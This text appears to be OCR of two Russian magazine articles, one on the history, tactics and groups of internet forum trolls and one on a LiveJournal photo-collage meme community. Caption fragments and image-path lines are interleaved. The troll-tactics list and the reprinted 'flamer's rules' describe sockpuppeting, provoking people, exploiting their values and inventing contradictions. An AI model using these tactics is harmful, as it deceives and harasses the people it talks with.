Словосочетание «форумный тролль» предположительно появилось в конце 80-х годов, но само явление столь же старо, как BBS и Usenet. Считается, что термин был позаимствован из рыболовства, где «троллем» называют приманку на крючке. Троллинг на форумах также напоминает рыбалку. Наивным юзерам подкидывается провокационный пост (приманка), те эмоционально на него реагируют и тем самым напоминают пойманную рыбешку в сетях флеймера.
8 февраля 1990 года некий Mark Miller упомянул термин «тролль» в своем посте на Usenet, обращаясь к юзеру Tad: «Ты просто не способен понять, что тебе тут все пытаются втолковать, тебе бесполезно что-то вообще объяснять. Но самое печальное — это то, что ты еще и абсолютно уверен в своей правоте. Ты просто наглядный пример ошибки природы — сделай нам всем одолжение, закончи свой путь в пищевой цепочке. Умри, бездумный напыщенный тролль». Это было первое зафиксированное упоминание слова «тролль» по отношению к флеймерам.
С тех пор оно стало применяться все чаще. В начале 90-х годов в конференции alt.folklore.urban популярность завоевало выражение «trolling for newbies», которое относилось к шуткам ветеранов Usenet'а по отношению к новичкам, слишком серьезно воспринимавшим заезженные посты и треды. Долгое время троллинг считался безобидным занятием спорщиков, игрой аргументов. Только во второй половине 90-х появилась новая разновидность троллей, которые ставят своей целью целенаправленное уничтожение выбранной конференции или ньюс-группы. Достигается это массивным флудом бессмысленных сообщений или переписок, не интересных постоянным читателям. Когда количество такого спама начинает превышать 75% всех постов, читатели обычно просто отписываются и трафик в конфе-



> Официальный сайт Myg0t



> Кому-то досталось...

ренции сходит на нет. Примерами могут служить Usenet-конфы uk.local.birmingham и alt.astrology.metapsych, полностью прекратившие свое существование из-за атак форумных троллей.

Вероятно, одним из самых активных троллей второй половины 90-х был юзер с ником Callidice, обитавший на крупнейшем политическом форуме Guardian Unlimited. Ему собственноручно удалось перессорить огромное количество подписчиков, запустить сотни провокационных топиков и посеять в комьюнити настоящую паранойю — людям казалось, что за каждым новым тредом стоит Callidice. Конечно, его неоднократно банили и даже пытались найти в реале, но флеймер оставался анонимным и все время находил способ вернуться и продолжить свое дело. В конце концов, из-за недоверия и постоянных расистских споров, разгоравшихся по поводу и без, сайт был закрыт.

Задача любого тролля — превратить спокойный тред в ярый спор, конфликт, в который ввяжется как можно большее количество читателей, а изначальная тема разговора будет забыта напрочь. Мотивы могут быть разные. Некоторым просто доставляет удовольствие поспорить и развлечь за счет других себя и аудиторию; другие пытаются таким образом помешать дискуссии на неугодную тему; есть люди, для которых троллинг — это самоутверждение, игра, борьба интеллектов. Считается, что троллингом занимаются только закомплексованные детишки, но в действительности все далеко не так. Порой среди лучших троллей попадаются взрослые серьезные люди, занимающие солидные должности (профессора в институтах, политики, телевизионщики) и предпочитающие таким образом давать разрядку своим мозгам.

Тактики троллей

Разные тролли ведут себя по-разному. У некоторых ума хватает только на то, чтобы отвечать на все реплики односложными фразами, другие любят интеллектуально, красиво втаптывать оппонентов в грязь. Но есть некоторые техники, которые используются большинством опытных троллей. Вот несколько из них:

1. «И кто тут тролль?» Популярная тактика форумных троллей — обвинять своих оппонентов, что троллями являются именно они. Поскольку само понятие «тролль» субъективно и четких критериев идентификации троллей нет, достаточно просто обвинить человека в том, что все его высказывания и аргументы — не что иное, как провокация, а сам он флеймер-террорист, пришедший только пофлудить. Неопытные форумчане начнут оправдываться, но это всегда тупиковый путь.

2. «Просто шутка». Если спор достигает своего пика и против тролля ополчился весь форум, тот может просто объявить, что все им сказанное — шутка и спорщики, восприняв-шие все слишком серьезно, глупы.

3. «Два брата-акробата». Довольно эффективным способом, особенно на форумах и IRC, является создание своего двойника под другим псевдонимом, с помощью которого можно оказывать поддержку самому себе. Когда в споре между двумя оппонентами появляется третья сторона, которая полностью занимает сторону одного из участников и высмеивает второго, это дает достаточно сильный психологических эффект. Причем двойник может быть совершенно не похож на главного героя тролля, выдавая себя за какого-нибудь авторитетного серьезного человека.

4. «Знаешь ли ты, что…». Опытные флеймеры нередко ссылаются на известные факты или случаи в подтверждение или поддержку своих слов. Например, где-нибудь на канале #anti-gay тролль начинает полемизировать о том, что геи — это не так уж плохо, и приводит в доказательство кучу известных личностей, добившихся успеха, несмотря на свои сексуальные предпочтения.


5. «Остынь, парнишка». Очень эффективна тактика, при которой тролль сначала выводит какого-нибудь читателя форума из себя (для этого достаточно высмеять разумные, логичные аргументы), и затем, когда тот говорит на эмоциях и переходит на личности, играет на контрастах: говорит нарочито спокойно, с умным видом указывая на психическое расстройство оппонента.

6. «Доказательства». Опытные тролли очень любят просить доказательства любых изречений в свой адрес. Что бы ему не

ИЗ ОФИЦИАЛЬНОЙ ИСТОРИИ ТВН

В сети для нищих ботаников, коей была FIDOnet, всегда находились люди, которым до заднего места были устои и правила. Они посылали все, что имело для кого-то какую-то ценность. Со временем их количество увеличивалось, росло и влияние на Сеть. В октябре 1994 года, чтобы снизить поток дерьма в эхах, некий Дмитрий Орел создал конференцию TYT.BCE.HACPEM. Базировалась она не в Фидо, но работала на той же FTN-технологии. Тем не менее, со временем между двумя сетями был проложен гейт, и армия ТВН-щиков вторглась во владения фидошников, сея хаос и разрушения. ТВН была запрещена на большинстве узлов FIDOnet как разлагающий и безнравственный феномен, противоречащий уставу и полиси. ТВН-щиков банили, отключали из сети, но они возвращались и продолжали свое дело. Благодаря стараниям наших братьев модераторы, сисопы и прочая серая масса убедились, что если не будет такой эхи, как ТВН, не будет спокойной жизни ни одной конференции FIDOnet. Только тогда TYT.BCE.HACPEM появилась официально на сетевом бэкбоне.

В последующие годы эха превратилась в помойку, куда стекалось разное малолетнее ламерье, флудящее и спамящее бессмысленными постами и изгоняемое уставшими от них ветеранами. Чтобы отделить ламерье от почетных ТВН-щиков, была организована [TEAM-TBH-TNG], куда входили все, кто что-то делал для эхи и боролся с нашествием ламерского отродья.



> Официальный сайт GNAA



> Предупреждение

говорили, в чем бы его не обличали, тролль потребует неопровержимых доказательств, иначе «это просто слова». Стоит ли говорить, что какими бы не были представленные доказательства, они будут высмеяны вместе с их автором?

7. «Молчание ягнят». Молчание — мощнейшее оружие тролля. Во время спора оппонент может привести блестящий аргумент, но умный тролль попросту оставит его без ответа, прокомментировав вместо этого совершенно несущественные фрагменты. Но стоит только оппоненту допустить ошибку или привести слабый аргумент, тут уж красноречие тролля проявит себя во всей красе.

Существуют даже флеймерские соревнования, где победителями признают самых матерых спорщиков. Посмотреть на это и, может быть, даже поучаствовать, можно на сайте www.flamechampsnetwork.com.

Лучший способ противостоять троллю — не отвечать на его посты. За бугром очень распространено выражение: «Don't feed forum trolls» («Не подкармливайте форумных троллей»), ведь пищей троллей являются именно ответы возбужденных юзеров. И чем больше разрастается флейм, тем сытнее становится тролль. Конечно, можно ввязаться в полемику и попробовать «победить» провокатора, но следует учитывать, что обычно у профессиональных флеймеров очень большой опыт споров и они просто не признают аргументы оппонента, какими бы убедительными они не оказались. А любые попытки указать на неправоту тролля, заканчиваются твоим высмеиванием. Это так же, как пытаться победить рыбу в конкурсе на самую длительную задержку дыхания под водой: споры и словесные перепалки для тролля — такая же естественная стихия, как вода для рыбы. И обычно все, чего может ожидать ввязавшийся в полемику человек, — раздражение и испорченное настроение.

Организации

Тролли — достаточно сплоченное сообщество. Благодаря устоявшимся методам и известным провокационным фразам опытные флеймеры быстро узнают братьев по разуму, когда те вмешиваются в спокойную дискуссию. И, объединившись, они могут разжечь спор еще быстрее. Существуют даже официальные организации троллей, мемберы которых усердно трудятся над тем, чтобы жизнь сетевых юзеров не была слишком спокойной. Вот список наиболее известных организаций троллей:

Penis Pump (www.dieforirc.com) — самая активная группа троллей, специализирующихся на IRC-сетях. Особенно часто их можно заметить на EFnet, на популярных каналах, таких как #microsoft, #science, #math, #computers, #politics, #christian, #irchelp и т.д. Насладившись плодами своего присутствия, члены группировки оставляют свой коронный лозунг PP4L (Penis Pump 4 Life) и удаляются, оставляя юзеров расхлебывать флейм. Также Penis Pump успела засветиться на популярном сервисе MySpace.com, атакуя странички юзеров.

American Nihilist Underground Society (www.anus.com) — очень старая организация, появившаяся еще в 1987 году. В нее входят активисты разных нацистских, нигилистских и других экстремистских движений. С появлением интернета, члены ANUS с удовольствием перебрались продвигать свои лозунги на форумы и IRC-каналы. Излюбленными местами группировки являются ньюс-группы, посвященные тяжелой музыке, философии и религии, где тролли любят не просто провоцировать, а скорее шокировать людей своими высказываниями. Организацию ненавидят очень многие фан-сайты и просто поклонники Metal-музыки за то, что те постоянно обливают грязью их кумиров-музыкантов.

Gay Nigger Association of America (www.gnaa.us) — группа деструктивных троллей, целенаправленно сеющих хаос в сетевых комьюнити. Помимо флуда, на форумах и веб-блогах парни занимаются телефонными пранками, создают провокационные сайты. В отличие от ANUS, GNAA не пропагандирует фашизм, расизм и другие экстремистские движения, а, наоборот, выбирает их сайты в качестве объектов своих атак. Впервые посты от этой организации были замечены на Slashdot в январе 2003 года, и с тех пор GNAA стала одной из самых известных и активных троллинговых групп в мире, из-за которой десятки сайтов, блогов и IRC-каналов полностью или временно прекратили свое существование.

The World Internet Troll Union (www.witu.net) — молодая организация интернет-троллей, атакующих форумы, чатрумы и сайты 4fun. Она пока не успела завоевать широкую известность, но у парней все еще впереди.

Myg0t (www.myg0t.com) — команда, специализирующаяся на троллинге в онлайновых играх. Ее представители заявляют: «У нас свои методы легальной игры, которые заключаются в том, чтобы с удовольствием провести тихий вечер после тяжелого рабочего дня». Методы эти, как можно догадаться, не совсем легальны и вызывают бурную негативную реакцию у простых геймеров. К ним относятся разные хаки, читы, эксплойты, флуд на игровых каналах и даже установка троянов на игровые серверы. Организация ведет свою историю с 1998 года и с тех пор успела изрядно разрастись. Интересна принятая здесь процедура посвящения новых мемберов: рекруты должны запостить на закрытом форуме свою фотографию с пирогом в руках, испеченным специально для Myg0t. По слухам, стать официальным членом удается только 3% из всех, кто подает заявку.

Sacred Jihad against Slashdot (www.anti-slash.org) — организация, ведущая борьбу против нехороших модераторов и редакторов Slashdot'а и разоблачающая их неправомерные баны/наказания. Делает она



> Логотип GNAA

это путем создания провокационных постов в комментах статей Slashdot'а и сборе компромата на штат сотрудников сайта.
Существует много других менее крупных троллерских организаций. Некоторые из них объединяются для более «плодотворной» работы, некоторые наоборот конфликтуют. Например, между GNAA и Myg0t уже давно ведется перепалка. Началось все с того, что GNAA завела собственную страничку на Wikipedia и высмеяла Myg0t, которая к тому моменту этого сделать еще не успела. Впрочем, Wiki-текст, как по GNAA, так и по Myg0t, десятки раз удалялся, искажался, но мемберы организаций быстро восстанавливали оригинал. Обе команды соревнуются за титул «Кто известнее». Myg0t несколько раз появлялась на страницах крупных журналов (Rolling Stone, PC Zone, PC Format), упоминалась на CNN и в других источниках. GNAA также не обделена вниманием журналистов, и как только о ком-то из ее представителей появляется заметка, тролли сразу же с удовольствием кидают линки соперникам.

Троллинг по-русски

В Россию троллинг и флеймовые войны пришли с появлением FIDOnet, и особенно это явление было популярно в 1995-1997 годах. Я как раз застал те времена, когда произошел расцвет конференций SU.NAEZD, TYT.BCE.HACPEM, SU.FLAME — центральных тогда мест для флуда и флейма. Третья не так примечательна, а о двух остальных стоит рассказать поподробнее.
SU.NAEZD была создана для «интеллектуальных споров». Мат там хоть и не был запрещен, но не поощрялся, а обычные флудеры, которые двух слов без «б#я» связать не могут, долго не задерживались. В конференции насчитывалось около 40 активных подписчиков, которые составляли элиту «сунаездни». Каждый новый человек, приходивший пофлудить, проверялся завсегдатаями на прочность. Против него обычно ополчались все — так быстро становилось понятно, чего от него ждать. Те, кому нравилось проводить длинные полемики, обычно оставались и присоединялись к «старой гвардии». Конференция не была посвящена какой-то конкретной теме — споры и жаркие флеймы здесь возникали на ровном месте, размеры некоторых ответов нередко доходили до 50-80 Кб (включая цитаты предыдущего поста)! Место это, несмотря на специфику, было довольно дружелюбным — речь даже шла о том, чтобы собраться со всех уголков России и попить вместе пивка, но, насколько мне известно, до этого дело не дошло. Постоянные участники по-своему уважали друг друга, хотя не упускали возможности подколоть и подстебать кого угодно при любом удобном случае.
TYT.BCE.HACPEM была полной противоположностью «сунаездне». Здесь практически не было длинных тирад и многокилобайтной интеллектуальной полемики — просто посылали всех и вся самыми матерно-витееватыми способами, а в правилах поощрялось все то, что было строго запрещено в других конференциях. Тут также имелись свои завсегдатаи, был свой элитарный клуб, который большую часть времени занимался осмеиванием и изгнанием ламеров. ТВН была хорошо известна всему русскому FIDOnet из-за огромного трафика, который циркулировал в конференции, и подрывной деятельности ее подписчиков. Любимой забавой ТВН-щиков было заходить толпой на одну из популярных конференций (RU.ANEKDOT, RU.HIP-HOP, RU.COCA-COLA) и, обкладывая подписчиков, обрекать ее на развал. После таких нашествий конфы обычно объявлялись «филиалами» ТВН.
В 1999-2002 годах, когда популярность FIDOnet стала спадать и в нашу страну пришел интернет, многие из старых фидошных флеймеров осели на IRC и форумах, ведя подрывную деятельность в местах наибольшего скопления народа. Особенно удобным местом для работы флеймеров и троллей стал Livejournal, а также нашумевший портал Udaff.com.
Сейчас троллей можно найти повсюду. Везде, где собирается достаточно большая аудитория, рано или поздно появляется флеймер, сеющий зерна раздора и с удовольствием наблюдающий за результатами своей работы. По мнению некоторых сетевых аналитиков, троллинг — это настоящая чума компьютерного века, наравне со спамом. И искоренить это явление, пока существуют форумы, каналы для общения и сайты, невозможно.

ПРАВИЛА ГРАМОТНОГО ФЛЕЙМЕРА ОТ МАЙНДВОРКА

http://mindw0rk.livejournal.com/88402.html

1. Грамотному флеймеру должно быть пофигу абсолютно все. Ему должны быть пофигу близкие, родственники, комплексы и недостатки, социальный статус и все остальное, на чем злые желуди его могут подстебать. Когда злой желудь говорит: «Я твою маму жарил», следует ответить: «Да я и сам ее жарил, в чем проблема?». Тогда злой желудь поймет: ловить тут нечего.
2. Лучшей защиты у грамотного флеймера быть не может. Потому что защищаются злые желуди, а грамотные флеймеры только атакуют. Если злой желудь атакует и вынуждает защищаться/оправдываться, следует немедленно перевернуть дискуссию так, что защищаться/оправдываться придется злому желудю.
3. Краткость речи и емкость слога — залог успеха в флейме. Пусть злые желуди расписывают килобайты трактатов, коли им делать нефиг. Грамотный флеймер скажет только одно слово, одну фразу, и весь смрад злого желудя выльется на него самого.
4. Грамотный флеймер должен уметь доказать, что Земля квадратная, а люди произошли от дождевых червей. Не существует недоказуемых вещей, существуют слабые аргументы.
5. Грамотный флеймер должен быстро находить несоответствия и несостыковки в аргументах злого желудя и незамедлительно использовать их, чтобы доказать его ущербность. Грамотный флеймер должен находить несостыковки даже там, где их нет. А если попался особо злой желудь, не желающий лажаться, грамотный флеймер должен ему помочь, чтобы потом со смехом указать на несостыковку и громко обозвать завравшимся злым желудем.
6. Грамотный флеймер должен помнить, что в флейме именно он мудрый монах, а злой желудь — всего лишь блеющая овца. И держаться флеймер должен соответственно: с достоинством, снисходительно, умилительно глядя на наивные подстебки.
7. У каждого злого желудя есть уязвимые места — его ценности, стоящие превыше всего. Грамотный флеймер должен уметь определять эти места и сразу же на них играть. Причем всегда лучше не говорить: «Вот урод», а показать и доказать это, чтобы аудитория удостоверилась наглядно и не имела сомнений по этому поводу.
8. Грамотный флеймер не должен тратить свое время на глупых щеглов. Грамотный флеймер уважает себя и стебет только мозговитых, достойных обстебывания желудей. А глупых щеглов проще отправить в Бобруйск и посмеяться над ними, показывая пальцем.


ZOMB
/ ZOMB@UKR.NET /

ИНСАЙДЕРСКИЙ ОБЗОР КОМЬЮНИТИ ФОТОЖАБЕРОВ

ИСКУССТВО ФОТОЖАБЫ

ФОТОЖАБА — ЭТО ЮМОРИСТИЧЕСКИЙ КОЛЛАЖ, ИЗГОТОВЛЕННЫЙ ИЗ ЛЮБОЙ ФОТОГРАФИИ С ЦЕЛЬЮ РАЗВИТЬ СЮЖЕТ, СДЕЛАТЬ ЕГО СМЕШНЕЕ. САМ ТЕРМИН «ФОТОЖАБА», КАК ПРОИЗВОДНОЕ ОТ СЛОВА «PHOTOSHOP», БЫЛ ВВЕДЕН 19 АВГУСТА 2004 ГОДА ЖЖ-ЮЗЕРОМ USACHEV'OM (ЖЖ — ЖИВОЙ ЖУРНАЛ, HTTP://LIVEJOURNAL.COM). А ПОПУЛЯРНЫМ ЯВЛЕНИЕ СТАЛО С РАЗВИТИЕМ ВЕБ-БЛОГОВ, ГДЕ КАЖДЫЙ ПОЛЬЗОВАТЕЛЬ МОЖЕТ КОММЕНТИРОВАТЬ ЧУЖИЕ ЗАПИСИ.

Первые ласточки



компьютерной графикой я знаком с 1999 года. Тогда я работал в газетном издательстве дизайнером-верстальщиком, и во время подбора подходящей к материалу иллюстрации приходилось делать не просто цветокоррекцию и декоративную ретушь, а самую настоящую фотожабу. Идея создать подобное тематическое сообщество на страницах LiveJournal пришла более двух лет назад. Побродив по Сети и не найдя там русскоязычного ресурса, посвященного исключительно фотожабам, я взял разрешение на использование термина у его автора — usachev'а, и 17 мая 2005 года появилось ЖЖ-сообщество foto_zhaba. С того момента там было размещено более 500 сюжетов для фотожаб и оставлено около 40000 комментариев к ним. Сообщество читают более 4800 человек, и их число с каждым днем увеличивается.

Среди зарубежных сайтов на эту тему самым продвинутым я считаю www.worth1000.com. Это отличный ресурс для тех, кто хочет научиться изготавливать фотожабы своими руками, так как, помимо конкурсов, он содержит учебные материалы, прилагающиеся к интересным работам. Качество самих работ выше всяких похвал, и чему поучиться есть. Рекомендую!

Foto_zhaba не первое место в рунете, где публикуются фотожабы. Одним из родоначальников жанра был блог dirty.ru, правда там подобного рода творчество называли фотоприколами или комиксами. Одними из первых наиболее запоминающихся работ были приколы про Михаила Боярского и В.И. Ленина. Над Боярским плакали все, кто видел, во что его превратили фотожаберы. Сейчас оценить эти шедевры можно на http://fake.dirty.ru/boyarsky. Фотожаба про Ленина, играющего с детишками в прятки (http://dirty.ru/comments/29168), на мой взгляд, является классическим примером того, как можно развить сюжет до невообразимого количества веселых вариантов.

Стоит упомянуть и сходные по теме сообщества. Это рекламно-маркетинговое сообщество





Жаба на Китайского Мальчика

advertka.livejournal.com и его дочернее комьюнити ad_fake.livejournal.com, на страницах которых часто возникают фотожабы, связанные с рекламой, ребрендингом, пародиями на рекламу и т.п.

Герои фотожаб

Феномен появления фотожабы из, казалось бы, совершенно безобидной, но забавной фотографии, так до конца и не изучен. На раскрутку персонажей и брендов продюсеры и специалисты по рекламе тратят огромные деньги и усилия, но, как выясняется, сумасшедшая популярность иногда появляется практически из ничего. Все, наверное, помнят одну из самых масштабных серий фотожаб про Китайского Мальчика (http://forum.party.com.ua/viewtopic.php?t=618). Некоторые из них до сих пор вызывают улыбку.

Лучший Роллер Москвы — герой фотожабы, о котором один из читателей отозвался как о лучшем роллере Москвы и который потом лично пришел и отметился в комментах словами: «Вы не имеете права без предварительного письменного разрешения фотографируемой персоны публиковать какие-либо фотоматериалы. Это закон, блин», и просьбой удалить из интернета все его фотографии и все посты о нем. Но с таким персонажем просто так фотожаберы расставаться не захотели! Этот комментарий обиженного на фотожаберов Лучшего Роллера Москвы послужил отличным поводом для развития фотожабы: http://community.livejournal.com/foto_zhaba/84347.html.

А чего стоит Фрязинский Свидетель! На исходной фотографии возле фрязинского отделения ЗАГСа изображены молодожены с мутным дядькой справа в белом спортивном костюме и кожаной куртке, который, судя по занимаемому им месту, выступает в роли свидетеля (http://community.livejournal.com/foto_zhaba/121571.html). Этот персонаж тоже впервые появился в коллективном блоге dirty.ru и, перекочевав на страницы сообщества foto_zhaba, воплотил в себе поистине бессмертный образ свидетеля самых разнообразных событий во многих фотожабах.

Во Фрязино о нем узнали едва ли не позже, чем во Владивостоке и других городах СНГ. Его появление вызвало у фрязинцев смешанные чувства: смех, удивление, раздражение, а у кого и стыд за свой город. По материалам сайта www.fryazino.info, в этом городе с населением 53 тысячи человек живут и работают 120 лауреатов Государственной и Ленинской премий, 460 кандидатов и 77 докторов наук, 2 академика Российской академии наук. Стыдиться им вроде бы нечего, в то же время символом города в глазах рунета стала фигура человека, олицетворяющая безвкусицу и деревенскую простоту. «Мужик», «браток», «тренер», «гопник» — эпитеты появлялись один за другим. На фотографии больше всего впечатляют две вещи: яркий контраст между внешним видом персонажей и броская, сразу запоминающаяся фигура главного героя, которая сегодня не менее узнаваема, чем силуэт американской Статуи Свободы.

«Медвед — Превед!» — очередное детище блога dirty.ru, породившее впоследствии целую индустрию сувениров и всевозможных


Лучший Роллер Москвы



Одна из жаб на Роллера


Жаба на двух мегадансеров



Жаба на «Глазок»




Такой могла бы стать Катенька Пушкарева

приколов, вышедших за рамки интернета. Некто Lobzz опубликовал картинку с медведем, «преведствующим» расслабляющуюся на природе парочку. Автор коллажа практически ничего не менял в исходном изображении — он всего лишь поменял реплику «Surprise!», которую в оригинале приписал медведю автор картины, на «Превед!». Достаточно долго картинка оставалась незамеченной, изредка появляясь в различных блогах, пока вдруг на нее в лучших традициях флеш-мобов не обрушились всенародная популярность и любовь. Мгновенно на просторах LiveJournal возникло сообщество ru_preved, где ежедневно появлялись сотни сюжетов с Медведом. Оперативность фотожаберов была просто фантастической. Без внимания Медведа не оставалось ни одного яркого события, будь то встречи глав государств, зимняя олимпиада или что-то другое.
Одним из последних удачных героев фотожабы можно считать Мапэд, соревнующийся с Медведом в популярности. На одном из киевских сайтов, посвященном мототехнике, в разделе «Продажа» появилось объявление о продаже мотороллера с фотографией. В первых комментариях автору объявления были заданы вопросы по поводу состояния и внешнего вида предлагаемого товара. В ответ автор, не поняв технических тонкостей, отписался, что мопед не его и «он просто разместил объяву». Эта фраза спровоцировала «эпидемию» приколов про Мапэд. Буквально на следующие же сутки на форуме красовались несколько десятков фотожаб, песни, стихи и даже пьесы про Мапэд, сочиненные его посетителями. Через 3 дня форум перестал успевать обрабатывать толпу пользователей, накинувшихся на сайт. Как обычно, в LiveJournal тут же было создано сообщество ru_maped, в которое перекочевало большинство фотожаб с того форума. Примерно тогда же был создан эдакий римейк-симбиоз игры Elastomania — «Медвед на Мапэде» (http://slil.ru/22658826, 11 Мб).
Грех было бы не зажабить модератора сообщества foto_zhaba. Вот и меня зажабили. Теперь иногда я появляюсь в чужих фотожабах, чтобы навести порядок в сложившейся по сюжету ситуации, или еще по какой-либо причине.
Из героини сериала «Не родись красивой» Кати Пушкаревой с помощью фотожабы пытались сделать красавицу, какой она должна была бы стать в конце фильма (http://community.livejournal.com/foto_zhaba/79554.html). Одна из моих фотожаб про Катю Пушкареву потом тиражировалась на других сайтах и в баннерах как реальный кадр из фильма, хотя на самом деле была изготовлена из фотографии другой героини этого сериала с более интересными очертаниями.
Одной из самых нашумевших и обсуждаемых фотожаб была фотография парня, открывающего бутылку пива об Вечный огонь в Питере на Марсовом



Ленин играет в прятки



Фотожаба на Ленина


Харизматичные милиционеры, герои многих фотожаб




Оригинал «Глазка»

поле (http://community.livejournal.com/foto_zhaba/80967.html). Автор фотожабы в своем варианте изобразил ухмыляющихся фашистов, которые говорят этому парнишке: «Есчо одну путылку пива! Шнелле!». Фотография была авторская, и в комментариях возник нешуточный флейм по поводу как личности ублюдка, оскверняющего памятник, так и фотографа, который, по всеобщему мнению, должен был не допустить подобного вандализма. Самым главным героем фотожабы можно считать Чумазика, появившегося 20 мая 2005 года (http://usachev.livejournal.com/114967.html). Этот персонаж сыграл самую оскароносную роль второго плана в истории репортажной съемки! Во время интервью про задержку зарплаты шахтерам на заднем плане появляется человек в нетрезвом состоянии с перепачканным лицом и пытается понять, что, собственно, происходит (http://voffka.com/archives/zp.avi). Всего за несколько секунд неповторимой актерской игры Чумазик передал своей мимикой такую сложную гамму чувств, что многим именитым актерам и не снилось! С того момента он стал самым знаменитым и самым тиражируемым персонажем фотожабы. До сих пор остается неизвестной личность этого человека. Догадывается ли он о своей популярности? Многие пытались выяснить, какому каналу принадлежит этот видеоролик, в каком городе он был снят, и найти Чумазика, чтобы прикоснуться к легенде, жахнуть с ним водочки. Но у них ничего не вышло.


Фрязинский Свидетель

Советы бывалого

Если ты чувствуешь в себе потенциал, ты остроумен и обладаешь широким кругозором — добро пожаловать в ряды фотожаберов! Юный фотожабер должен знать некоторую терминологию, которая может встретиться на страницах сообщества:

Исходник — оригинальное изображение, над которым впоследствии и глумятся фотожаберы.

Обтравка — это персонаж текущей фотожабы, вырезанный по контуру в фотошопе и сохраненный в отдельном слое для облегчения процесса зажабки для остальных учасников фотожабы.

„Это же ...хульство! Отписываюсь!“ — затянувшаяся шутка годичной давности, когда кандидатом на фотожабу стала картинка, в которой всем святым с помощью фотошопа подменили головы. Одним из первых комментариев к этой фотожабе был вопль, что это «богохульство» и что «если вы не уберете картинку, то я отпишусь от сообщества».

Как ни странно, эта угроза покинуть сообщество привлекла еще большее количество читателей и стала визитной карточкой сообщества! Уже целый год читатели и фотожаберы пытаются разглядеть в очеред-


Жаба на Свидетеля


Жаберы не боятся жабить никого

ном кандидате какое-либо «хульство», чтобы сообщить всем об этом и о своем желании отписаться. Подобные «хульства» были замечены и в других сообществах ЖЖ, а также на различных форумах. Чумазик, Свидетель, Китайский Мальчик, Лучший Роллер Москвы, Легкий Голод, Бабка у подъезда, Медвед, Мапэд и т.д. — популярные герои фотожаб, их нужно знать в лицо. Напоследок дам несколько советов по изготовлению фотожабы. Самое главное — это чувство юмора и хорошее владение графическим редактором. Конечно, немаловажную роль играет исходник, но как показывает практика, даже над обычным «мапэдом» можно неплохо прикольнуться!

Итак. Чтобы никому не было обидно, возьму в качестве примера одну из свох работ «Пятничный глазок» (http://community.livejournal.com/foto_zhaba/122209.html). Почему «пятничный», понятно — этот день недели для размещения фотожабы я выбрал неслучайно, так как, по моей статистике, самые яркие фотожабы появляются именно в пятницу, потому что это конец недели и у творческих личностей до конца рабочего дня остается свободное время. Исходником послужила реклама пиццерии «Papa Johns» (претендент на премию «Каннских Львов»). Картинка состоит из двух частей: на первой мы видим разносчика пиццы через дверной глазок, на второй — разоблачение в виде приклеенной с другой стороны двери возле глазка бумажки с изображением разносчика пиццы. Идея мне показалась очень креативной как с маркетинговой точки зрения, так и с точки зрения реализации. Как один из вариантов развития сюжета сразу возникла идея поместить на подобную бумажку двух харизматичных милиционеров из предыдущей фотожабы (http://community.livejournal.com/foto_zhaba/113492.html). Представь себе ситуацию: у тебя сегодня вечеринка, полная квартира друзей, играет музыка, танцы…

И тут звонок в дверь. Ты подходишь к двери, смотришь в глазок, а там два милиционера! Ты отскакиваешь от двери, первые секунды у тебя шок. Ты лихорадочно соображаешь, что делать, куда прятать обкурившихся друзей… А в конце, когда ты узнаешь, что это прикололся перед уходом один из гостей, — буря эмоций! Подобная работа «Стаканчег» тоже изрядно повеселила читателей (http://community.livejournal.com/foto_zhaba/114215.html). На исходнике изображена девушка, пьющая из обычного одноразового бумажного стаканчика. Вся соль именно в стакане! На нем в верхней части изображен человеческий нос и верхняя губа. Когда человек пьет из такого стакана, изображение носа и губы совпадает с контурами лица и создается впечатление, что стакан прозрачный. Идея развития фотожабы была именно в изображении чего-то другого вместо человеческого носа. Автор фотожабы в своем варианте поместил свиной пятак, у еще одного участника сообщества кусок носа находится на дне стаканчика, в результате чего создается впечатление, что нос у девушки настолько длинный, что проткнул стакан! Одним из направлений фотожабы является так называемая текстожаба (термин придуман только что, но смысл, думаю, понятен). Правила те же, но применительно к обычной текстовой истории или сюжету. Ярким примером подобной текстожабы является запись в дневнике ЖЖ-юзера zavulonium (http://zavulonium.livejournal.com/72865.html) Цитата: «Ехал домой, смотрю, стоит девчушка с книгой «Солнце землю целовало. Стихи поэтов Серебряного века». Лицо тонкое, прозрачное, одухотворенное. Ну, думаю, надо знакомиться, это мой клиент. Собрался с духом ее на выходе перехватить и тут она книжку закрывает и вместо закладки заламывает уголок страницы. Меня как из ушата окатили. Так гадко стало. И обидно. Пустышка».

И понеслось! Варианты из комментов:

«Лежу как-то в коляске, есть хочу, ору. Смотрю — что-то в рот попало. Мягкое, теплое. Ну, думаю, сиська. А раз сиська, значит и молоко. Ну и давай сосать. И тут вдруг чувствую — резина. Меня как из ушата окатили. Так гадко стало. И обидно. Пустышка».

«Пошел я вчера в обменник штукарь зелени разменять. Пачку из лотка достаю, а там внутри — газета резаная. Меня как из ушата окатили. Так гадко стало. И обидно. Пустышка».

К жабам можно отнести звуковые жабы (яркий пример — как ни странно, Crazy Frog) и видеожабы (большинство голливудских фильмов с переводом от Гоблина). Как видишь, фотожаба шагает по планете. Вливайся!

«ЛЕЖУ КАК-ТО В КОЛЯСКЕ, ЕСТЬ ХОЧУ, ОРУ. СМОТРЮ — ЧТО-ТО В РОТ ПОПАЛО. МЯГКОЕ, ТЕПЛОЕ. НУ, ДУМАЮ, СИСЬКА. А РАЗ СИСЬКА, ЗНАЧИТ И МОЛОКО. НУ И ДАВАЙ СОСАТЬ. И ТУТ ВДРУГ ЧУВСТВУЮ — РЕЗИНА. МЕНЯ КАК ИЗ УШАТА ОКАТИЛИ. ТАК ГАДКО СТАЛО. И ОБИДНО. ПУСТЫШКА»

CRYSIS

